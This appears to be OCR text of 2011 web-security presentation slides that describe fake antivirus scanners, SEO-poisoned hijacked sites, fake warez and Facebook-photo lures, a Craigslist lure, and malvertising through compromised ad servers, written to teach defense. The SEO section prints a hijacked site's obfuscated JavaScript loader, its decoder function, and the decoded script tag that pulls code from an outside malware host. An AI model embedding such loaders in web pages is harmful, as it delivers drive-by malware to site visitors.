



My computer Online Scan - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://safeonlinescannerv4.com/1/?sess=pGTw3jzwMCZpcD02NS40Ni40OC4xOTQmdGltZT0xMjU4NkAMPQVO
Most Visited Blue Coat® K9 Web P... Hunters Google Google Welcome to Facebook... XMission Webmail BCWF Web Console BCWF Trender
Fake Scanner JS
link:http://xdesignstudios.com/dir1/ind...
XDESIGNSTUDIOS Malta company base...
Loading...
System Tasks
View system information
Add or remove programs
Change a settings
Other Places
My Network Places
My Documents
Shared Documents
Control Panel
Details
My Computer
System Folder
Your Info
IP: 65.46.48.194
Country: United States
City: Draper
Your private data is under attack!
System scan progress
Shared Documents
My Documents
Hard drives
Local Disk (C:)
Local Disk (D:)
DVD
DVD-RAM Drive (E:)
100%
Scanning completed. 527 Probably harmfull items was found!
Your Computer is Infected!
Threats and actions:
Name
Risk level
Date
Email-Worm.Win32.Net
Critical
11.18.2008
Email-Worm.Win32.Myd
Critical
11.18.2008
Win 32:Delf-XQ
Critical
11.18.2008
Description:
This program is potentially dangerous for your system. Trojan-Downloader stealing passwords, credit cards and other personal information from your computer.
Advice:
You need to remove this threat as soon as possible!
Full system cleanup
Windows Security Alert
To help protect your computer, Windows Web Security has detected trojans and ready to remove them.
Detected spyware and adware on your computer:
Filename:
Admess.Trojan
tcpservice2.exe
zserv.Transponder.Trojan
ZServ.dll
Wstart.TrojanDownloader
wstart.dll
Remove all
Cancel
Spyware is software, which can gather information from user's computer through Internet connection and send them to its creator. Gathered information can be passwords, e-mail addresses and all that data, which is important for you.

Behind the Scenes…



Hijacked Website




Crawler’s View


…
I can even get a Free Printable Cards for those that live here ... I’ll be sending everyone Free Birthday Ecards this year! ... Emma Singing Hanna Montana from Brandy Arivett on Vimeo.<p>
Free Disney Cartoon Character Printable Stationary Birthday Cards ...<p>
Update: I have added Printable Valentine’s Day Cards and Birthday Invitations with the ... Disney World Donald Duck Dora Easter Free Goofy Greeting Cards Halloween Hannah Montana hsm Lilo and ...<p>
Hannah Montana Birthday Party Invitations - Associated Content<p>
Free Printable Hannah Montana Birthday Party Invitations: Disney-Stationary.com you can access a free printable Hannah Montana birthday party invitation.<p>
Hannah Montana Printable Envelopes | Dis >
Free Disney Channel's Hannah Mon Cyrus ... Miley Cyrus Birthday Card; Destiny Hope (Miley) Cyrus; More Disney Character ...<p>
Send FREE Spiderman-Images-Birthday-Gif ... Bikini Birthday Cards: Entourage Birthday Ecards: Hannah Montana/Myley Cyrus Valentines<p>

fall printable coloring pages |
disney printable characters |
free printable halloween sheets |
girls free printable organizer |
printable catherines coupons |
webkinzs printable coupons |
free printable christmas gift tags |

…

User's Network View





```
<body>
<script src="live.js">
</script>
```

index.php?id=hannah-montana-printable-birthday-invitations

```
document.write(unes
cape('%3C%53%43
%52%49%50%54%
20%20%20%20%6C
%61%6E%67%75…
```

live.js


```
document.write(unescape('%3C%53%43%52%49%50%54%20%20%20%20%6C%61%6E%67%75
%61%67%65%3D%22%6A%61%76%61%73%63%72%69%70%74%22%3E%20%20%20%66%75%6E%
63%74%69%6F%6E%20%20%20%20%65%78%65%67%6F%6F%6C%65%28%7A%7A%29%20%20%2
0%20%7B%20%20%20%20%20%20%20%20%20%20%76%61%72%20%20%20%20%20%20%20%20%20
%20%79%79%3D%75%6E%65%73%63%61%70%65%28%20%20%7A%7A%2E%73%75%62%73%74
%72%28%20%20%20%30%2C%20%20%20%7A%7A%2E%6C%65%6E%67%74%68%2D%31%29%20
%20%29%3B%20%20%20%76%61%72%20%20%78%78%78%3D%27%27%3B%20%20%20%20%66%
6F%72%28%74%3D%30%3B%20%20%20%20%74%3C…%65%73%63%61%70%65%28%78%78%78
%29%29%3B%20%7D%20%20%20%20%3C%2F%53%43%52%49%50%54%3E'));exegoole('%264DT
DSJQU%2631mbohvbhf%264E%2633kbwbtdsjqu%2633%264Fepdvnfou/xsjuf%2639voftdbqf%2639%263
8%26364D%263664%263654%263663%26365%3A%263661%263665%263631%263631%263631%263
631%263631%263631%263631%263631%263631%263665%26366%3A%263661%263656%26364E%2
63633%263685%263676%263689%263685%26363G%26367B%263672%263687%263672%263684%26
3674%263683%26367%3A%263681%263685%263633%263631%263631%263631%263664%263663%2
63654%26364E%263633%263679%263685%263685%263681%26364B%26363G%26363G%263674%2
63683%263672%263674%26367C%263684%26367%3A%26367F%263684%26367%3A%263675%2636
76%26363F%263674%26367G%26367E%26363G%263683%263676%263675%26363G%263678%2636
76%26367F%26363F%26367B%263684%263633%26364F%263631%263631%263631%263631%26364
D%26363G%263664%263654%263663%26365%3A%263661%263665%26364F%2638%263%3A%263
%3A%264C%264D0TDSJQU%264F1');
```

```
<SCRIPT language="javascript">
function exegoole(zz)  {
    var  yy=unescape(  zz.substr(   0,   zz.length-1)  );
    var  xxx='';
    for (t=0;  t<yy.length; t++)
        xxx+=  String.fromCharCode(yy.charCodeAt(t)-zz.substr(zz.length-1,1));
    document.write(unescape(xxx));
}
</SCRIPT>
exegoole('%264DTDSJQU%2631mbohvbhf%264E%2633kbwbtdsjqu%2633%264Fepdvnfou/xsju
f%2639voftdbqf%2639%2638%26364D%263664%263654%263663%26365%3A%263661%26366
5%263631%263631%263631%263631%263631%263631%263631%263631%263631%263665%
26366%3A%263661%263656%26364E%263633%263685%263676%263689%263685%26363G%
26367B%263672%263687%263672%263684%263674%263683%26367%3A%263681%263685%
263633%263631%263631%263631%263664%263663%263654%26364E%263633%263679%263
685%263685%263681%26364B%26363G%26363G%263674%263683%263672%263674%26367
C%263684%26367%3A%26367F%263684%26367%3A%263675%263676%26363F%263674%26
367G%26367E%26363G%263683%263676%263675%26363G%263678%263676%26367F%2636
3F%26367B%263684%263633%26364F%263631%263631%263631%263631%26364D%26363G
%263664%263654%263663%26365%3A%263661%263665%26364F%2638%263%3A%263%3A
%264C%264D0TDSJQU%264F1');
```

```
<SCRIPT language="javascript">
document.write(unescape('%3C%53%43%52%49%50%54%20%20%20%20%20%20%
20%20%54%59%50%45%3D%22%74%65%78%74%2F%6A%61%76%61%73%63%72%69
%70%74%22%20%20%20%53%52%43%3D%22%68%74%74%70%3A%2F%2F%63%72%
61%63%6B%73%69%6E%73%69%64%65%2E%63%6F%6D%2F%72%65%64%2F%67%6
5%6E%2E%6A%73%22%3E%20%20%20%20%3C%2F%53%43%52%49%50%54%3E'));
</SCRIPT>
```

```
<SCRIPT TYPE="text/javascript"  SRC="http://cracksinside.com/red/gen.js">
</SCRIPT>
```

Red Zone Defense



SEP Attack Example #2


Fake Warez

Be Careful What You Search For…

Fake Warez

- People know they're looking for shady stuff, but do it anyway…

They think they're careful and smart enough to avoid the Bad Guys.



File is way too small to be the actual game. VirusTotal had five hits: enough to confirm that it's malicious, but also to show that it wasn't widely recognized yet.

Attack Vector:
Social Networking Spam

Old Rules For Spam Safety

- Be careful in e-mail:
  - Delete all “funny-looking” e-mails without opening
  - Don’t open attachments from people you don’t know in realistic-looking e-mails

New Rules For Spam Safety

- Not just e-mail!
  - FB Wall posts, Tweets, etc. are “e-mails”
- Messages from “people you know” might NOT be from people you know…
  - Be **very** careful about clicking on links
    - (note about e-mail outsourcers “training” people to click)


“Snam” Attack Example

Fake Codec

Fake Facebook Fotos

Fake Facebook Fotos


- Link in a message from your “friend” takes you to a page that's pretending to be part of Facebook.



Only 3 out of 43 scanners were able to identify the EXE as malicious that day.
We continue to flag fake-foto attacks daily, even as the **domains** and **payloads** shift continually.

Craigslist Malware Attack (4/26/2011 Blog)

- One of the “fake Facebook foto” guys decided to branch out, and do fake-foto attacks via bogus boat ads on Craigslist sites all over the country:


18ft 98 procraft 180bass boa...

columbia craigslist > for sale / wanted > boats — email this posting to a friend

Avoid scams and fraud by dealing locally! Beware any deal involving Western Union, Moneygram, wire transfer, cashier check, money order, shipping, escrow, or any promise of transaction protection/certification/guarantee. *More info*

please flag with care: [?]
miscategorized
prohibited
spam/overpost
best of craigslist

18ft 98 procraft 180bass boat w/ trailer - $2400

Date: 2011-04-26, 6:32AM EDT
Reply to: sale-r9gtk-2346650886@craigslist.org [Errors when replying to ads?]

5 person or 725lb capacity, dual console, dual live wells, this boat runs well, this boat comes completely equipped with all desirable options: but as with any used boat, no rips, tears, or stains. minor wear may appearand much more.the exterior is also in excellent condition.135 hp v6 mercury optimax outboard motor, stainless steel prop, matching procraft trailer with breakaway tongue, this boat is ready to go fishing!!depth finder, the interior of this boat is like new, matching set of tires on trailer with about 50% tread remaining, and is in great condition,

more pictures can you see here http://comtominue.com/pics/?=sdiu83y3987uyoys

the day after the attack began: only 5 AV engines detected it then.


Recognition at the beginning of the attack was probably lower.

(WebPulse flagged all of the requests.)

Attack Vector: Malvertising

Malvertising:
Leveraging Existing Distribution Networks

- Web Ads are everywhere
  - A few major ad networks; many smaller local/regional ones
  - Affiliate/partner sharing agreements are common
  - Lack of accountability; difficult to self-police
- Sneak a link in anywhere
  - == Big potential audience
  - Set up a server, establish good rep, go rogue…
  - …or compromise an already-trusted server
  - More fun: maybe only serve mal-ads *sometimes*!
- Payload: link (iframe or script) to exploit kit



Malvertising Attack Example

Drive-by (Exploit Kit)

From Russia With Love


Compromised Ad Server

- *soaps.sheknows.com*
  - OpenX adserver software
  - Normal ad-injecting JavaScript gets hacked
  - Add an invisible iFrame to a Russian IP address that relays to a second Russian host for the exploits
- *lovingyou.com*
  - Runs a banner ad from *advertising.sheknows.com*
  - Two-for-one deal for the Bad Guys!

More Compromised Ad Servers

Sibling sites: *indianexpress.com* and *expressindia.com*

- Sharing ad server: *promo.expressindia.com*
- Running an older version of OpenX ad server with a known vulnerability (we see a lot of these, actually…)
- The ad server actually gets the ad from *doubleclick*
- Then uses OpenX to wrap the ad's script with extra
- (The hacked version simple "adjusts" that extra script)
- Now, when the legitimate ad is injected, so is an invisible iFrame with a malware link




2011 Mid-Year Web Security Report

